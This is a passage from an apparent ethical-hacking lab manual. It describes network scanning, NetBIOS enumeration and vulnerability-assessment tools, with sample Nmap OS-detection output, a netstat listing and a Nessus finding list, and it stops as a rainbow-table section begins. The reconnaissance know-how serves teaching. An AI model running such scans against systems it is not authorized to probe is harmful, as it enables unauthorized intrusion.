
LANState is a simple network topology mapping, host monitoring, and management program. Monitor the service availability. Manage servers, computers, switches, and other devices easier using the graphic map. Access devices' properties, RDP, web UI faster.



c. Use the following censorship circumvention tools:

i. Alkasir

Alkasir was created to bypass restrictions imposed by ISPs, "to allow users to access information about their countries and regions that are concealed by the states mainly because of political reasons."




ii. Tails OS

Tails OS is used by journalists, activists, and others to keep their digital activity safe and anonymous. Learn about the operating system and how to source it safely. Tails, which stands for The Amnesic Incognito Live System, is an open-source, security and privacy-focused operating system.



d. Use Scanning Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool

There are several basic and advanced network tools available for the Mobile device on application stores. The following are some effective tools for network Scanning.



Practical No. 3

a. Perform Enumeration using the following tools:

i. Nmap

NMAP, as we know, is a powerful networking tool which supports many features and commands. Operating System detection capability allows to send TCP and UDP packet and observe the response from the targeted host. A detailed assessment of this response bring some clues regarding nature of an operating system disclosing the type an OS. To perform OS detection with nmap perform the following: nmap -O<ip address>

```

nmap -O -v 192.168.0.109
Nmap scan report for 192.168.0.109
Host is up (0.0028s latency).
Not shown: 984 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
MAC Address: [REDACTED] (Device type: general purpose)
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7::= cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8
Uptime guess: 50.139 days (since Tue Dec 05 20:51:59 2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental

```

ii. NetBIOS Enumeration Tool

NetBIOS stands for Network Basic Input Output System. It **Allows computer communication over a LAN and allows them to share files and printers**. NetBIOS names are used to identify network devices over TCP/IP (Windows).


```

Connected interface:
(ritik@ritik)-[~]
$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address      State
tcp      0      0 ritik:45204              del12s05-in-f4.1e:https ESTABLISHED
tcp      0      0 ritik:49222              server-13-224-20-:https ESTABLISHED
tcp      0      0 ritik:34744              ec2-35-167-149-24:https ESTABLISHED
tcp      0      0 ritik:58126              ec2-35-161-6-128.:https ESTABLISHED
tcp      0      0 ritik:55236              104.18.32.68:http    TIME_WAIT
tcp      0      0 ritik:60936              98.203.120.34.bc.:https ESTABLISHED
tcp      0      0 ritik:43858              104.22.24.131:https ESTABLISHED
tcp      0      0 ritik:37840              20.120.65.166:https ESTABLISHED
tcp      0      0 ritik:46330              104.16.122.175:https ESTABLISHED
udp      0      0 ritik:bootpc            WS-GFGDC01.ad.ge:bootps ESTABLISHED
raw6     0      0 [::]:ipv6-icmp         [::]:*                  7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State     I-Node   Path
unix    2      [ ACC ]     STREAM    LISTENING  197448   /run/user/1000/speech-dispatcher/speechd.sock
unix    2      [ ACC ]     STREAM    LISTENING  17408    /tmp/.X11-unix/X1
unix    2      [ ACC ]     STREAM    LISTENING  19999    @/tmp/.ICE-unix/1182
unix    3      [ ]        DGRAM     CONNECTED  14870    /run/systemd/notify

```


iii. SuperScan

SuperScan is a multi-functional tool that will help you manage your network and make sure your connections and TCP ports are working as well as they should be. One of the best features or advantages of this tool is just how quickly it works. The scans are made very rapidly and faster than with most other scanning tools out there.



iv. Hyena

Hyena is GUI based, NetBIOS Enumeration tool that shows Shares, User login information and other related information



v. SoftPerfect Network Scanner Tool

SoftPerfect Network Scanner can ping computers, scan ports, discover shared folders and retrieve practically any information about network devices via WMI, SNMP, HTTP, SSH and PowerShell.

The screenshot shows the interface of the SoftPerfect Network Scanner. At the top, there's a menu bar with File, View, Actions, Options, Bookmarks, and Help. Below the menu is a toolbar with various icons for network management tasks like ping, port scan, and WMI. The main area displays a table of scanned hosts:

IP Address	MAC Address	Response Time	Host Name
192.168.1.1	58-6D-8F-83-9E-EB	2 ms	
192.168.1.116	6C-0B-84-67-FB-69	0 ms	P710
192.168.1.115	64-D8-14-61-E2-6E	1 ms	
192.168.1.119	00-24-D7-A6-D3-90	5 ms	THINKPAD-W510
print\$			
192.168.1.120	7C-5C-F8-F2-00-58	5 ms	P710
192.168.1.117	88-63-DF-8F-40-7D	84 ms	ANDREWS-IMAC
192.168.1.121	08-00-27-ED-4F-4C	0 ms	IK-PC
Media			
Public			
Download			
Exchange			
Users			
192.168.1.114	C4-0B-CB-AS-A5-CD	273 ms	

At the bottom, there are status indicators: Ready, Threads 0, Devices 8 / 8, and a Scan button.

vi. OpUtils

THE NEXT LEVEL OF EDUCATION

OpUtils is a IP address and Switch port management software that is geared towards helping engineers efficiently monitor, diagnose and troubleshoot IT resources. OpUtils complements existing management tools by providing trouble shooting and real-time monitoring capabilities.

The screenshot shows the OpUtils interface with the 'Switch Port Mapper' tab selected. On the left, a tree view displays network structures like 'Your Company', 'Default Group', 'ME', and 'Zoho' with various IP addresses. The main panel shows a table for 'Switches' with columns for Switch Name / IP, IP Address, DNS Name, Total, Used, Available, Transient, Usage, Status, Last Scan Time, and Sys Name. The table lists ten switches, all marked as 'Scanned' with 93% usage. A message at the top states: "What is a Transient?: These ports are currently not in use. As per the policy, if the ports are inactive for more than 10 continuous days, it will be moved to Available category." Navigation buttons 'Previous' and 'Next' are at the top right.


vii. SolarWinds Engineer's Toolset

Engineer's Toolset provides the tools you need as a network engineer or consultant to get your job done. Toolset includes solutions that provide diagnostic, performance, and bandwidth measurements.

The screenshot shows the SolarWinds Toolset Launch Pad. The left sidebar lists categories: Quick Start, My recent tools, My favorites, All Tools, Network Discovery, Network Monitoring, Configuration Management, IPAM/DNS/DHCP, Diagnostics, Log Management, General/Other, Security, and SNMP. Below this is a 'Download new tools' section. The main area displays five tool cards: 'Advanced CPU Load' (Launch), 'Bandwidth Gauges' (Launch), 'CPU Gauges' (Launch), 'Neighbor Map' (Launch), and 'Netflow Realtime' (Launch). Each card provides a brief description and a screenshot of the tool's interface.

viii. Wireshark

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues



b. Perform the vulnerability analysis using the following tools:

i. Nessus

Nessus is a proprietary vulnerability scanner developed by Tenable, Inc. Tenable.io is a subscription-based service. Tenable also contains what was previously known as Nessus Cloud, which used to be Tenable's Software-as-a-Service solution. Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools. In fact, Nessus is one of the many vulnerability scanners used during vulnerability assessments and penetration testing engagements, including malicious attacks. Nessus is a tool that checks computers to find vulnerabilities that hackers COULD exploit.

Basic Network

[Back to My Scans](#)[Configure](#)[Audit Trail](#)[Launch](#)[Export](#)[Hosts](#) 1 [Vulnerabilities](#) 66 [Remediations](#) 2 [History](#) 1[Filter](#)

Search Vulnerabilities

66 Vulnerabilities

<input type="checkbox"/> Sev	Name	Family	Count	
	Jenkins < 2.46.2 / 2.57 and Je...	CGI abuses	1	
	MS17-010: Security Update f...	Windows	1	
	Jenkins < 2.121.2 / 2.133 Mul...	CGI abuses	1	
	Jenkins < 2.138.4 LTS / 2.150....	CGI abuses	1	
	Jenkins < 2.150.2 LTS / 2.160 ...	CGI abuses	1	
	MS12-020: Vulnerabilities in ...	Windows	1	
	Jenkins < 2.107.2 / 2.116 Mul...	CGI abuses	1	
	Jenkins < 2.121.3 / 2.138 Mul...	CGI abuses	1	
	Jenkins < 2.138.2 / 2.146 Mul...	CGI abuses	1	
	Jenkins < 2.73.3 / 2.89 Multip...	CGI abuses	1	
	Jenkins < 2.89.2 / 2.95 Multip...	CGI abuses	1	
	Jenkins < 2.89.4 / 2.107 Multi...	CGI abuses	1	
	Microsoft Windows Remote ...	Windows	1	

Scan Details

Name: Basic Network
 Status: Completed
 Policy: Basic Network Scan
 Scanner: Local Scanner
 Start: February 25 at 9:03 AM
 End: February 25 at 9:07 AM
 Elapsed: 4 minutes

Vulnerabilities



ii. OpenVas

OpenVAS is a full-featured vulnerability scanner. Its capabilities include unauthenticated and authenticated testing, various high-level and low-level internet and industrial protocols, performance tuning for large-scale scans and a powerful internal programming language to implement any type of vulnerability test.

The scanner obtains the tests for detecting vulnerabilities from a feed that has a long history and daily updates.

OpenVAS has been developed and driven forward by the company Greenbone Networks since 2006. As part of the commercial vulnerability management product family Greenbone Enterprise Appliance, the scanner forms the Greenbone Community Edition together with other open-source modules.


Practical No. 4

a. Perform mobile network scanning using NESSUS

Nessus has implemented new features to help users combat mobile threats. Network-based scanning is not the right approach to identify vulnerabilities on mobile devices, due in large part to the fact that most devices are in "sleep" mode and/or using a 3G/4G network. However, MDM (Mobile Device Management) technologies maintain information about the devices, including information about security vulnerabilities.

With Nessus Manager, the Nessus Mobile Devices plugin family allows you to obtain information from devices registered in a Mobile Device Manager (MDM) and from Active Directory servers that contain information from Microsoft Exchange Servers.


- To query for information, the Nessus scanner must be able to reach the Mobile Device Management servers. Ensure no screening devices block traffic to these systems from the Nessus scanner. In addition, you must give Nessus administrative credentials (for example, domain administrator) to the Active Directory servers.
- To scan for mobile devices, you must configure Nessus with authentication information for the management server and the mobile plugins. Since Nessus authenticates directly to the management servers, you do not need to configure a scan policy to scan specific hosts.
- For ActiveSync scans that access data from Microsoft Exchange servers, Nessus retrieves information from phones that have been updated in the last 365 days.




b. Perform the System Hacking using the following tools:

i. Winrtgen

In this article, we will go through the process of generating rainbow tables using WinRTGen.

